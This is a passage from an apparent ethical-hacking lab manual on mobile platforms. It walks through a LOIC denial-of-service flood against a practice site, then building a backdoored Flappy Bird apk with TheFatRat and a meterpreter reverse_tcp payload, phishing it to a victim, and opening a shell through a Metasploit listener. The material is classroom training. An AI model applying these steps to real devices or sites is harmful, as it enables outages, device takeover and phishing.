


FIGURE 3.5: Installing LOIC

Module 17 - Hacking Mobile Platforms

T A S K 2

Perform DoS Attack on the Target Machine

9. On completing the installation, click **Open**.




FIGURE 3.6: Launching LOIC

10. The LOIC window appears. Here, you need to set a target (a website or a machine).
11. In this lab, we shall be performing denial of service attack on certifiedhacker.com.
12. In the URL field type **http://www.certifiedhacker.com** and click **GET IP** button.
13. Once the machine is locked, its IP address is displayed as shown in the screenshot.




FIGURE 3.7: Locking a target

Module 17 - Hacking Mobile Platforms

14. Now, first select the **TCP** radio button and input **80** as the port and in the threads field type **100**. Then click the **Start** button as shown in the screenshot.




FIGURE 3.8: Launching DoS Attack

15. LOIC begins to flood the target website, which we will see by running Wireshark.
16. Switch to Windows Server 2016 machine and launch **Wireshark**. Double click on the required network interface to start packet capturing.




FIGURE 3.9: Starting Packet Capture

Module 17 - Hacking Mobile Platforms

17. In the **Apply a display filter** field type **tcp.port ==80** and hit **Enter**. Wireshark displays the traffic traversing between the Android and target website, as shown in the screenshot:
18. Note the high number of packets being sent by checking the **Packets** field in the bottom.




FIGURE 3.10: Wireshark Displaying Traffic

19. Now we open a browser (here **Internet Explorer**) and in the address bar type **http://www.certifiedhacker.com** and hit **Enter**.
20. You will notice that the browser is unable to open the target website.




FIGURE 3.11: Browsing target website

Module 17 - Hacking Mobile Platforms

21. Open the Wireshark window and click **Stop capturing packets** button.
22. Note the high amount of packets sent in the **Packets** field at the bottom of the Wireshark window.




FIGURE 3.12: Stop packet capture

23. Switch back to the android machine and stop the flooding by clicking on the **STOP** button.



FIGURE 3.13: Stopping Packet Capture

Module 17 - Hacking Mobile Platforms

24. Switch to the windows machine and retry browsing the target website, this time you will be successfully able to browse the target website.
25. Thus, you have successfully performed DoS attack from a mobile device onto a vulnerable target website.




FIGURE 3.14: Browsing the target website

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs



Hacking Android Device with a Malicious App using TheFatRat

TheFatRat is an exploiting tool which compiles a malware with famous payload, and then the compiled malware can be executed on windows, android, mac.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Social Engineering is one of the most typically used attacks by a hacker. As the recent trends suggest, many prominent organizations fall victim to this attack vector. The attackers trick the staff of a workplace to click links in a legitimate looking document which turn out to be malicious and even able to evade the anti-virus programs.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of this lab include:

- Attacking a device using a sample backdoor and monitor the system activity

Lab Environment

To complete this lab, you will need:

- Kali Linux running in Virtual machine
- Android emulator running on virtual machine (Victim)
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 15 Minutes

Overview of TheFatRat

TheFatRat provides an easy way to create backdoors and payloads which can bypass most anti-virus systems.

Lab Tasks

T A S K 1

Run TheFatRat

1. Before starting the lab make sure that you are logged into the kali linux machine, and TheFatRat has been installed in it.
2. Launch a **terminal** window, type **fatrat** and hit **Enter** to start TheFatRat.




FIGURE 4.1: Launching TheFatRat in CLI

T A S K 2

Make a Backdoored apk File

3. TheFatRat main window appears, here we are backdooring an original apk file. Select the **Backdooring original apk [Instagram, Line, etc]** option by typing **5** and hit **Enter**.



FIGURE 4.2: Selecting the backdooring apk option

Module 17 - Hacking Mobile Platforms

4. Backdooring options are shown in the terminal window, type <**Kali machine IP**> as LHOST and **4444** as LPORT. In this lab, the Kali machine's IP is **10.10.10.11**.

FIGURE 4.3: Specifying the host and port for backdoor

5. Now navigate to the **CEH-Tools** folder on your kali machine desktop.



FIGURE 4.4: Navigating to the apk file

Module 17 - Hacking Mobile Platforms

6. Navigate to the **CEHv10 Module 17 Hacking Mobile Platforms** and **copy Flappy_Bird.apk** file as shown in the screenshot.




FIGURE 4.5: Copying the apk file

7. **Paste** this file on the Kali machine's desktop and give its location in the **Path** field in the terminal window.




FIGURE 4.6: Specifying the apk file to be backdoored

Module 17 - Hacking Mobile Platforms

8. **Choose Payload** option comes, here type **3** and hit **Enter**.

```
root@kali: ~
File Edit View Search Terminal Help
[ ] Embed a Metasploit Payload in an original .apk files [ ]
[ ] This script is POC for injecting metasploit payload arbitrary apk backdoor [ ]
[ ]=====
Cleaning Temp files
Done!

Your local IPV4 address is : 10.10.10.11
Your local IPV6 address is : fe80::20c:29ff:fe74:3942
Your public IP address is : 117.98.207.86
Your Hostname is : telemedia-ap-dynamic-86.207.98.117.airtelbroadband.in

Set LHOST IP: 10.10.10.11
Set LPORT: 4444

Enter the path to your android app/game .(ex: /root/downloads/myapp.apk)
Path : /root/Desktop/Flappy_Bird.apk

+-----+
| [ 1 ] android/meterpreter/reverse_http |
| [ 2 ] android/meterpreter/reverse_https |
| [ 3 ] android/meterpreter/reverse_tcp |
| [ 4 ] android/shell/reverse_http |
| [ 5 ] android/shell/reverse_https |
| [ 6 ] android/shell/reverse_tcp |
+-----+
Choose Payload : 3
```

FIGURE 4.7: Choosing appropriate payload

9. **Select Tool to create apk** option comes next, here type **1** and hit **Enter**.

```
root@kali: ~
File Edit View Search Terminal Help
+-----+
| [ 1 ] android/meterpreter/reverse_http |
| [ 2 ] android/meterpreter/reverse_https |
| [ 3 ] android/meterpreter/reverse_tcp |
| [ 4 ] android/shell/reverse_http |
| [ 5 ] android/shell/reverse_https |
| [ 6 ] android/shell/reverse_tcp |
+-----+
Choose Payload : 3

+-----+
| [ 1 ] Use Backdoor-apk 0.2.2 |
| [ 2 ] Use old Fpatrat method |
+-----+
Select Tool to create apk : 1
```

FIGURE 4.8: Selecting tool to create backdoored apk

10. FatRat starts to prepare the backdoored **apk** file and shows the file details as shown in the screenshot.

The screenshot shows a terminal window titled "root@kali: ~". It displays the configuration options for generating a backdoor APK:

```
[+] Generate Backdoor
+-----+
| Name    || Descript      || Your Input
+-----+
| LHOST   || The Listen Address || 10.10.10.11
| LPORT   || The Listen Ports  || 4444
| OUTPUTNAME || The Filename output || app.backdoor.apk
| PAYLOAD  || Payload To Be Used || android/meterpreter/reverse_tcp
+-----+
```

Below the configuration, the terminal shows the progress of the APK creation process:

```
[*] Creating RAT Apk File...done.
[*] Decompiling RAT APK file...done.
[*] Decompiling original APK file...
```

FIGURE 4.9: FatRat showing output file details

11. Note the location of the backdoored apk file. Do not create the msfconsole listener and type **n** and hit **Enter**. Press **Enter** to exit the backdooring options.

The screenshot shows the terminal output after the APK has been successfully created and signed:

```
[*] Generating RSA key for signing...done.
[*] Signing recompiled APK...done.
[*] Verifying signed artifacts...done.
[*] Aligning recompiled APK...done.
[*] Backdoor apk created sucessfully
Your RAT apk was successfully builded and signed , it is located here :
/root/TheFatRat/backdoored/app.backdoor.apk
```

The terminal then asks if a listener should be created:

```
Do you want to create a listener for this configuration
to use in msfconsole in future ?
```

The user types **n** and hits **Enter**:

```
Choose y/n : n
```

Finally, the terminal prompts the user to press **ENTER** to return to the menu:

```
Press [ENTER] key to continue to return to fatrat menu
```

FIGURE 4.10: FatRat successfully created backdoored apk

T A S K 3

Share the apk File with the Victim

12. Now we shall create a malicious email and attach this backdoored apk for the victim to download. When composing a new email, click the **Attach files** button as shown in the screenshot.



FIGURE 4.11: Attaching backdoored apk to a malicious email

13. In the file upload window, navigate to the location of your backdoored apk file (here `/root/TheFatRat/backdoored`), select the backdoored file (here `app_backdoor.apk`) and click **Open**.




FIGURE 4.12: Choosing the apk file

14. Now craft a legit looking email so that there are high chances of the victim downloading and installing it and with the attached malicious apk file click **Send**.





FIGURE 4.13: Crafting and sending the malicious email

15. Now open another terminal window and type **msfconsole** and hit **Enter**.




```
root@kali: ~
File Edit View Search Terminal Help
root@kali: # msfconsole
[*] Starting the Metasploit Framework console...\
```

FIGURE 4.14: Starting Metasploit framework

16. Metasploit Framework starts, here we will set up a listener. To make a listener, follow the following steps:

- A. Type **use multi/handler** and hit **Enter**.
- B. Type **set payload android/meterpreter/reverse_tcp** and hit **Enter**.
- C. Type **set LHOST <your kali machine IP>** and hit **Enter**. Here the Kali machine's IP is **10.10.10.11**.
- D. Finally, type **set LPORT 4444** and hit **Enter**.




```
root@kali: ~
File Edit View Search Terminal Help

      =[ metasploit v4.16.15-dev
+ -- --=[ 1699 exploits - 968 auxiliary - 299 post      ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) >
```

FIGURE 4.15: Creating a listener

17. To run the listener type **run** and hit **Enter**.



```
root@kali: ~
File Edit View Search Terminal Help

      =[ 503 payloads - 40 encoders - 10 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) >
```

FIGURE 4.16: Launching the listener

Module 17 - Hacking Mobile Platforms

TASK 5

Download and Install Backdoored apk File




FIGURE 4.17: Downloading the backdoored apk file

18. Now switch to the victim machine (android) and **download** the malicious apk file received in the victim's email. Click the downloaded file to **install** it as shown in the screenshot.




FIGURE 4.18: Installing the backdoored apk file

Module 17 - Hacking Mobile Platforms

20. After the file is installed successfully, click **Open**.




FIGURE 4.19: Malicious apk successfully installed

21. Now when you switch back to the kali machine, you will see that a **meterpreter** session has been opened in the terminal window.

A screenshot of a terminal window on a Kali Linux system. The title bar says "root@kali: ~". The terminal shows the following msf command-line session:

```
File Edit View Search Terminal Help
msf > use multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) > [*] Sending stage (69050 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.4:55602) at 2018-01-10 00:38:04 -0500
```

A red box highlights the last three lines of the session output, which indicate the successful opening of a meterpreter session.

FIGURE 4.20: Meterpreter session started


22. Type **sessions -i 1** and hit **Enter** to connect to the victim machine through meterpreter.



A terminal window titled "root@kali: ~". The command "sessions -i 1" is entered, followed by "[*] Starting interaction with 1...". The meterpreter prompt "meterpreter >" is visible at the bottom.

FIGURE 4.21: Interacting with exploited victim machine

23. Now you can run commands like **sysinfo** and **pwd** to get details of the victim machine.



A terminal window titled "root@kali: ~". The command "sysinfo" is entered, displaying system details: Computer : localhost, OS : Android 7.1.2 - Linux 4.9.54-android-x86-gfb63269e5ada (i686). The command "pwd" is then entered, showing the current working directory: /data/user/0/com.flappybird.tapping/files. The meterpreter prompt "meterpreter >" is visible at the bottom.

FIGURE 4.22: Getting victim system details

Lab Analysis

Analyze and document your results related to this lab exercise. Provide your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

